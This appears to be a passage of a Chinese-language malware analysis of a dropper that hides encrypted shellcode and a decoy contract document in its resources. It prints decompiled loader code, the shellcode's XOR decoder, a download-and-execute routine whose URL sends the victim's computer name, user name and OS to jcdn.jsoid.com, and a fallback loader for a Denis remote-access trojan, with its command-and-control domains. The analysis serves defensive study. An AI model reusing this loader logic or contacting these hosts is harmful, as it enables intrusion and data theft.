


```
v5 = FindResourceExW(hModule, lpType, lpName, wLanguage);
v6 = v5;
if ( v5 )
{
  v7 = SizeofResource(hModule, v5);
  if ( v7 > 8 )
  {
    v8 = LoadResource(hModule, v6);
    if ( v8 )
    {
      v9 = LockResource(v8);
      if ( v9 )
      {
        if ( ((116 * (unsigned __int16)(*v9 >> 16) + 941) | (444416 * (unsigned __int16)*v9 + 0x12000)) == v9[1] )
        {
          v10 = v9[2];
          v11 = v9 + 3;
          if ( v10 == 1 )
          {
            dword_1000EB28 = v11;
            dword_1000EB2C = v7 - 12;
            return 1;
          }
          if ( v10 == 2 )
          {
            dword_1000EB24 = v7 - 12;
            dword_1000EB20 = (int)v11;
          }
        }
      }
    }
  }
}
return 1;
```




```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  96 4F 65 2E 71 59 B7 1B 01 00 00 00 D9 E9 D9 74
00000010  24 F4 BA F5 F2 D4 5C 5E 31 C9 B9 9A 90 03 00 31
00000020  56 1B 83 C6 04 03 56 E2 10 21 E4 0C D5 C8 15 E4
00000030  DC CC 15 F4 53 68 31 F4 6B 73 3A 1F 46 22 B7 93
00000040  BD C0 EC E3 A5 08 05 23 FA 40 61 07 D8 50 86 78
00000050  DC 6A AE 74 51 86 A5 B9 CF 0C 32 39 79 28 61 CB
00000060  BA 1C 69 3B 3D 5F EC 3B D6 B8 86 3B 28 47 57 53
00000070  28 47 57 A3 40 47 57 A3 90 2F 57 A3 90 AF 3F A3
00000080  90 2F BF CB 90 2F 8D 0B F9 65 0D 0B F9 11 59 0B
00000090  F9 E1 09 4C F9 A4 C9 3A F9 26 83 BA 91 75 13 9F
000000A0  61 12 36 DF 2E E2 50 9C B0 DF A0 4A 94 1F 87 8A
000000B0  BE 52 C7 CF 3E 05 89 CF 7F D5 7D 8A 7F 87 7D 7C
000000C0  D5 27 2D 7C BD 1A D1 59 3D 0D F7 A1 7F CD 9F E4
000000D0  7F E8 5F 8E 3E F2 12 4E A9 A0 AC 00 29 2D F9 9C
000000E0  6C AD 69 CC 6E F8 69 84 21 02 27 54 D6 27 B7 17
000000F0  26 40 F6 97 1B 90 90 F0 63 AF 60 96 13 CF 0E 66
```

资源为 2 个，一个 shellcode+一个伪装文档：




File-aff94b08-6d9f-48c5-9900-5bee8ef5ab33.docx - Microsoft Word
开始
插入
页面布局
引用
邮件
审阅
视图
软件开发合同
SOFTWARE DEVELOPMENT CONTRACT
字数: 0
插入
40%




```
00440000     D9E9         fldl2t
00440002     D97424 F4    fstenv  (28-byte) ptr [esp-C]
00440006     BA F5F2D45C  mov     edx, 5CD4F2F5
0044000B     5E           pop     esi
0044000C     31C9         xor     ecx, ecx
0044000E     B9 9A900300  mov     ecx, 3909A
00440013     3156 1B      xor     dword ptr [esi+1B], edx
00440016     83C6 04      add     esi, 4
00440019     0356 17      add     edx, dword ptr [esi+17]
0044001C ^   E2 F5        loopd   short 00440013
```

ShellCode 解密后，主要包括两个功能函数，分别用于下载执行 ShellCode 和加载 Denis 远控木马，如果成功下载 shellcode 执行可能就不会再加载 denis 远控（主要看 shellcode 执行是否返回）：




Function name	Segment	Start	Length
sub_45	seg000	00000045	0000000B
sub_50	seg000	00000050	00000005
sub_72	seg000	00000072	000000F6
sub_168 download & exec shellcode	seg000	00000168	00001402
sub_E1807	seg000	000E1807	00000008
sub_E180F load denis RAT	seg000	000E180F	00002A74

下载 shellcode 并执行功能分析：内置域名 jcdn.jsoid.com：




```
seg000:00000117                 push    1BBh
seg000:0000011C                 push    420000h
seg000:00000121                 push    6D006Fh         ; om
seg000:00000126                 push    63002Eh         ; .c
seg000:0000012B                 push    640069h         ; id
seg000:00000130                 push    6F0073h         ; so
seg000:00000135                 push    6A002Eh         ; .j
seg000:0000013A                 push    6E0064h         ; dn
seg000:0000013F                 push    63006Ah         ; jc
seg000:00000144                 push    410000h
seg000:00000149                 push    0C8004Fh
seg000:0000014E                 lea     eax, [esp]
seg000:00000151                 push    0C0h
seg000:00000156                 push    eax
seg000:00000157                 call    sub_168
seg000:0000015C                 lea     esp, [esp+0C0h]
seg000:00000163                 jmp     loc_156A
seg000:00000168
```

通过 ExpandEnvironmentStringsW 获取环境变量中的计算机名、用户名、操作系统等信息，最后拼接为完整的 url，访问下载 ShellCode：



```
    }
    v185 = (_WORD *)((char *)v188 + 2 * v218 + 2);
    if ( v218 )
      ((void (__thiscall *)(int *, int *, int *, signed int))ExpandEnvironmentStringsW_v319)(// "/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%"
        ll,
        v219,
        &v255,
        0x400);
    goto LABEL_335;
  case 77:
    v323 = (int (__stdcall *)(_DWORD))*v188;
    break;
  case 78:
    v221 = 0;
    v222 = v188;
    for ( mm = v188;
          *(_WORD *)mm;
          ++v221 )
    {
      mm = (int *)((char *)mm + 2);
    }
    v185 = (_WORD *)((char *)v188 + 2 * v221 + 2);
    if ( v221 )
      ((void (__thiscall *)(int *, int *, int *, signed int))ExpandEnvironmentStringsW_v319)(
```




```
if ( !(2 * v233) )
  v234 = 0;
v251 = v234;
v235 = &v253;
if ( !(_WORD)v253 )
  v235 = 0;
tmp = WinHttpSendRequest(// WinHttpSendRequest
        v226,
        v235,
        0,
        v251,
        2 * v233,
        2 * v233,
        0);
if ( tmp )
{
  tmp = v307(v226, 0);// winhttp.WinHttpReceiveResponse
  if ( tmp )
  {
    if ( !v327
      || (v307 = (int (__stdcall *)(int, _DWORD))&unk_4,
          v315 = 0,
          v301(// winhttp.WinHttpQueryHeaders
            v226,
            0x20000013,
            0,
            &v315,
            &v307,
            0),
          LOBYTE(tmp) = v327,
          v327 == v315) )
    {
      v236 = v300;
      v237 = v299;
      v309 = 0;
      v298 = 0;
      do
      {
        v308 = 0;
        if ( !v237(v226, &v308) )// winhttp.WinHttpQueryDataAvailable
          break;
        if ( !v308 )
          break;
        if ( !v236(v226, &v252, &unk_10000, &v309) )// winhttp.WinHttpReadData
          break;
        if ( !v309 )
          break;
        (*(void (__stdcall **)(int, char *, int, int *))(*(_DWORD *)v314 + 0x10))(// ole buf
          v314,
          &v252,
          v309,
          &v298);
```

拼接后的 url 为：


https://jcdn.jsoid.com/script/word.png?A=%COMPUTERNAME%&B=%USERNAME%&C=%OS%

然后校验 ShellCode，并执行：



```
  LOBYTE(tmp) = GetHGlobalFromStream(v314, &v310);// ole32.GetHGlobalFromStream
  if ( v310 )
  {
    tmp = ((int (__stdcall *)(int))v311)(v310);// kernel32.GlobalLock
    v238 = (void (*)(void))tmp;
    if ( tmp )
    {
      v239 = 0;
      v329 = 0;
      do
      {
        v311 = v239;
        v240 = v239;
        v241 = 8;
        do
        {
          v242 = v240;
          v243 = v240 >> 1;
          v240 = (v240 >> 1) ^ 0xEDB88320;
          if ( !(v242 & 1) )
            v240 = v243;
          --v241;
        }
        while ( v241 );
        v256[v311] = v240;
        v45 = v329 == -1;
        v239 = v329++ + 1;
      }
      while ( !v45 );
      v244 = v276;
      v245 = -1;
      v246 = v276 - 4;
      if ( (_DWORD)v276 != 4 )
      {
        v247 = v238;
        do
        {
          v245 = v256[(unsigned __int8)(v245 ^ *(_BYTE *)v247)] ^ (v245 >> 8);
          v247 = (void (*)(void))((char *)v247 + 1);
          --v246;
        }
        while ( v246 );
        v244 = v276;
      }
      if ( *(_DWORD *)((char *)v238 + v244 - 4) == ~v245 )// check hash
      {
        *(_DWORD *)((char *)v238 + v244 - 4) = 0xC3C3C3C3;
        v311 = 0;
        if ( v305(v238, v244, 64, &v311) )// VirtualProtect
          v238();// Call Payload
      }
      LOBYTE(tmp) = v306(v310);
    }
    v227 = v330;
  }
}
```


如果下载不成功或者 hash 校验失败，则退出函数执行另一功能函数：加载 Denis 家族木马：



```
02510040 FE CE 59 09 D5 7C 01 08 D0 45 05 00 2A 01 00 00   Y.諿疍蠬丫*￡..
02510050 14 00 00 00 67 00 68 00 69 00 6A 00 6B 00 6C 00 █...g.h.i.j.k.l.
02510060 6D 00 6E 00 6F 00 70 00 7A 00 00 00 53 00 4F 00 m.n.o.p.z...S.O.
02510070 46 00 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 F.T.W.A.R.E.\.A.
02510080 70 00 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 p.p.\.A.p.p.X.7.
02510090 30 00 31 00 36 00 32 00 34 00 38 00 36 00 63 00 0.1.6.2.4.8.6.c.
025100A0 37 00 35 00 35 00 34 00 66 00 37 00 66 00 38 00 7.5.5.4.f.7.f.8.
025100B0 30 00 66 00 34 00 38 00 31 00 39 00 38 00 35 00 0.f.4.8.1.9.8.5.
025100C0 64 00 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 d.6.7.5.8.6.d.\.
025100D0 41 00 70 00 70 00 6C 00 69 00 63 00 61 00 74 00 A.p.p.l.i.c.a.t.
025100E0 69 00 6F 00 6E 00 7A 00 00 00 53 00 4F 00 46 00 i.o.n.z...S.O.F.
025100F0 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 T.W.A.R.E.\.A.p.
02510100 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 p.\.A.p.p.X.7.0.
02510110 31 00 36 00 32 00 34 00 38 00 36 00 63 00 37 00 1.6.2.4.8.6.c.7.
02510120 35 00 35 00 34 00 66 00 37 00 66 00 38 00 30 00 5.5.4.f.7.f.8.0.
02510130 66 00 34 00 38 00 31 00 39 00 38 00 35 00 64 00 f.4.8.1.9.8.5.d.
02510140 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 44 00 6.7.5.8.6.d.\.D.
02510150 65 00 66 00 61 00 75 00 6C 00 74 00 49 00 63 00 e.f.a.u.l.t.I.c.
02510160 6F 00 6E 00 08 00 00 00 44 00 61 00 74 00 61 00 o.n.█...D.a.t.a.
02510170 06 00 00 00 64 00 65 00 66 00 68 00 00 00 32 00 █...d.e.f.h...2.
02510180 00 00 6E 00 65 00 77 00 73 00 2E 00 73 00 68 00 ..n.e.w.s...s.h.
02510190 61 00 6E 00 67 00 72 00 69 00 6C 00 61 00 65 00 a.n.g.r.i.l.a.e.
025101A0 78 00 70 00 6F 00 72 00 74 00 73 00 2E 00 63 00 x.p.o.r.t.s...c.
025101B0 6F 00 6D 00 2E 00 00 00 63 00 6C 00 69 00 70 00 o.m.....c.l.i.p.
025101C0 2E 00 73 00 68 00 61 00 6E 00 67 00 77 00 65 00 ..s.h.a.n.g.w.e.
025101D0 69 00 64 00 65 00 73 00 69 00 67 00 6E 00 2E 00 i.d.e.s.i.g.n...
025101E0 63 00 6F 00 6D 00 08 44 05 00 00 00 00 00 00 44 c.o.m.█D丫.....D
025101F0 05 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 丫MZ? ... ¦...ÿÿ
02510200 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 ..?.......@.....
02510210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
02510220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 ..............?
02510230 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 ..██?.???L?
02510240 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E This program can
02510250 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F not be run in DO
02510260 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 S mode....$.....
```

